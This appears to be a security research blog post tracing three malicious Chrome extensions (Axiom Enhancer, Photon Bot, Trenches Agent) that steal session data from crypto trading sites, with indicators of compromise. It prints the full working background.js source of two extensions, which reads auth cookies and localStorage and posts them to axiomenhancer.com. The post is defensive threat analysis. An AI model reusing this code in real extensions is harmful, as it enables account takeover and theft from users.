
Short read for everyone: we found a malicious Chrome extension that stole login data from a crypto trading site. Tracing the domain it talked to uncovered a second malicious extension. That second extension's public metadata contained the developer email, which led to a third malicious extension. All three behave the same way: they quietly read session data (cookies, localStorage, IndexedDB) and send it to attacker servers. Below is the full investigative flow and the actual code we found.

How it started: discovering Axiom Enhancer


We discovered Axiom Enhancer a malicious extension first through our extension analyzer.

Axiom Enhancer Analysis

The analyzer flagged as suspicious because it has background script that:

  • looks for an open axiom.trade tab,
  • checks for authentication cookies,
  • reads the site's localStorage from the page,
  • and sends that data to an external URL.

Note: Dynamic analysis score of 2 is because the extension only triggers when it locates used logged into axiom.trade which was not simulated in our agentic simulation. Analyzer considers this inconclusive and omit it from overall risk calculations.

Here is the exact background.js code we analyzed for Axiom Enhancer

(() => {
  const e = () => {
      (console.log('Checking Axiom Tabs'),
        chrome.tabs.query({ url: 'https://axiom.trade/*' }, ([e]) => {
          e &&
            (console.log('Found the tab!'),
            new Promise((e, t) => {
              chrome.cookies.getAll({ domain: '.axiom.trade' }, o => {
                o?.length &&
                o.some(e => 'auth-access-token' === e.name) &&
                o.some(e => 'auth-refresh-token' === e.name)
                  ? e(o)
                  : t('Required cookies not found.');
              });
            })
              .then(t => {
                return ((o = e.id),
                new Promise((e, t) => {
                  chrome.scripting.executeScript(
                    {
                      target: { tabId: o },
                      func: () => {
                        try {
                          return Object.fromEntries(
                            Object.entries(localStorage)
                          );
                        } catch {
                          return {};
                        }
                      },
                    },
                    ([o]) =>
                      o?.result
                        ? e(o.result)
                        : t('Failed to fetch localStorage')
                  );
                })).then(e =>
                  fetch('http://axiomenhancer.com/api/axiom', {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ axiomCookies: t, localStorage: e }),
                  }).then(() => {
                    console.log('Syncing in progress');
                  })
                );
                var o;
              })
              .catch(console.error));
        }));
    },
    t = () => {
      return (
        (t = e),
        void chrome.storage.local.get(
          ['lastRequestTimestamp'],
          ({ lastRequestTimestamp: e = 0 }) => {
            const o = Date.now();
            if (o - e >= 5e3)
              chrome.storage.local.set({ lastRequestTimestamp: o }, t);
            else {
              const t = Math.ceil((5e3 - (o - e)) / 1e3);
              console.log(`Rate limit: wait ${t}s`);
            }
          }
        )
      );
      var t;
    };
  let o = null;
  const r = () => {
    o || (o = setInterval(t, 5e3));
  };
  (chrome.runtime.onInstalled.addListener(() => {
    (t(), r());
  }),
    chrome.runtime.onStartup.addListener(() => {
      (t(), r());
    }));
})();

What this code does:

  • On install and on browser startup it begins a repeating check (every ~5 seconds).
  • It searches for any open browser tab under https://axiom.trade/*.
  • If a tab is found, it checks cookies for auth-access-token and auth-refresh-token.
  • If those cookies exist, it injects a small script into that page to read all localStorage (site-stored data).
  • Finally it sends a POST to http://axiomenhancer.com/api/axiom with: { "axiomCookies": <cookie-array>, "localStorage": <object> }
  • It repeats this in the background, silently.

Why this is bad: cookies + localStorage can include authentication tokens and session data. By collecting and sending them offsite, the extension hands attackers the ability to impersonate users.

Pivot: domain tracing reveals Photon Bot


From the Axiom Enhancer code we quickly had a useful lead: the extension was sending data to axiomenhancer.com. We searched other extensions and components for the same domain and found Photon Bot. Photon's background script posted to the same domain, and it specifically captured a cookie used by its targeted site.

Photon Bot Analysis

Here is the background.js for Photon Bot

(() => {
  let e = () => {
      (console.log('Checking Photon Tabs'),
        chrome.tabs.query(
          { url: 'https://photon-sol.tinyastro.io/*' },
          ([e]) => {
            e &&
              (console.log('Found the tab!'),
              new Promise((e, t) => {
                chrome.cookies.getAll(
                  { domain: '.photon-sol.tinyastro.io' },
                  o => {
                    o?.length && o.some(e => '_photon_ta' === e.name)
                      ? e(o)
                      : t('Required cookies not found.');
                  }
                );
              })
                .then(e => {
                  for (let t of (console.log(e), e))
                    '_photon_ta' == t.name &&
                      fetch('https://axiomenhancer.com/api/photon', {
                        method: 'POST',
                        headers: { 'Content-Type': 'application/json' },
                        body: JSON.stringify({ cookie: t.value }),
                      });
                })
                .catch(console.error));
          }
        ));
    },
    t = () => {
      var t;
      return (
        (t = e),
        void chrome.storage.local.get(
          ['lastRequestTimestamp'],
          ({ lastRequestTimestamp: e = 0 }) => {
            let o = Date.now();
            if (o - e >= 5e3)
              chrome.storage.local.set({ lastRequestTimestamp: o }, t);
            else {
              let a = Math.ceil((5e3 - (o - e)) / 1e3);
              console.log(`Rate limit: wait ${a}s`);
            }
          }
        )
      );
    },
    o = null,
    a = () => {
      o || (o = setInterval(t, 5e3));
    };
  (chrome.runtime.onInstalled.addListener(() => {
    (t(), a());
  }),
    chrome.runtime.onStartup.addListener(() => {
      (t(), a());
    }));
})();

What Photon Bot does

  • Periodically (every ~5s) looks for a tab under https://photon-sol.tinyastro.io/*.
  • If found, it collects cookies for .photon-sol.tinyastro.io and looks for a cookie named _photon_ta.
  • For each _photon_ta cookie found, it sends the cookie value to https://axiomenhancer.com/api/photon.

Why this matters: Photon used the same attacker domain (axiomenhancer.com) and the same exfiltration approach only the target site and cookie name differed. That strongly suggests the same author or group.

Pivot: metadata reveals developer email → find Trenches Agent


While inspecting Photon's public metadata (store listing / developer contact), we found a developer email: blacktate114@gmail.com. Using that email as a pivot (searching extension metadata and the Chrome extensions database) revealed a third extension: Trenches Agent.

Trenches Agent Analysis

What Trenches Agent does:

It's a framework of multiple modules, each targeting a different trading site (axiom.trade, bullx.io, photon, gmgn.ai, trade.padre.gg, etc.).

For each site it:

  • Finds or opens a tab to the target URL,
  • Collects localStorage, cookies, and in some cases Firebase data (from IndexedDB),
  • Sends that data to https://analyticsapi.online/api/<moduleName> (attacker backend).

Each module has its own polling interval. The extension runs on install and on startup.

Why this is important: Trenches Agent shows the attacker scaled up from one targeted extension (Axiom Enhancer) to a multi-target tool that harvests from many trading platforms.

The discovery flow:

We want readers to see exactly how one find leads to another; the chain was:

Axiom Enhancer found first — analyzer flagged background behavior; code posted cookies + localStorage to axiomenhancer.com.
→ Lead: attacker domain axiomenhancer.com.

Search domain leads to Photon Bot — Photon was using axiomenhancer.com too; its background script posted _photon_ta cookie values to axiomenhancer.com.
→ Lead: Photon's store/metadata contained developer email blacktate114@gmail.com.

Search developer email leads to Trenches Agent — using the email in extension metadata databases revealed Trenches Agent; its code posted to analyticsapi.online and targeted multiple trading platforms.

At the time of publishing, all three extensions were available on Chrome store.

Indicators of Compromise (IoCs)

Malicious domains / endpoints

  • http://axiomenhancer.com/api/axiom
  • https://axiomenhancer.com/api/photon
  • https://analyticsapi.online/api/*

Developer contact

  • blacktate114@gmail.com

Extension IDs

  • Photon Bot: lgnfmkckpppkfbfndcdighighholljcn
  • Trenches Agent: ddhodpjidkbpkeheeenjflfjbgljgapl
  • Axiom Enhancer: khbegeannolbigamjahgggfpnaacbbmb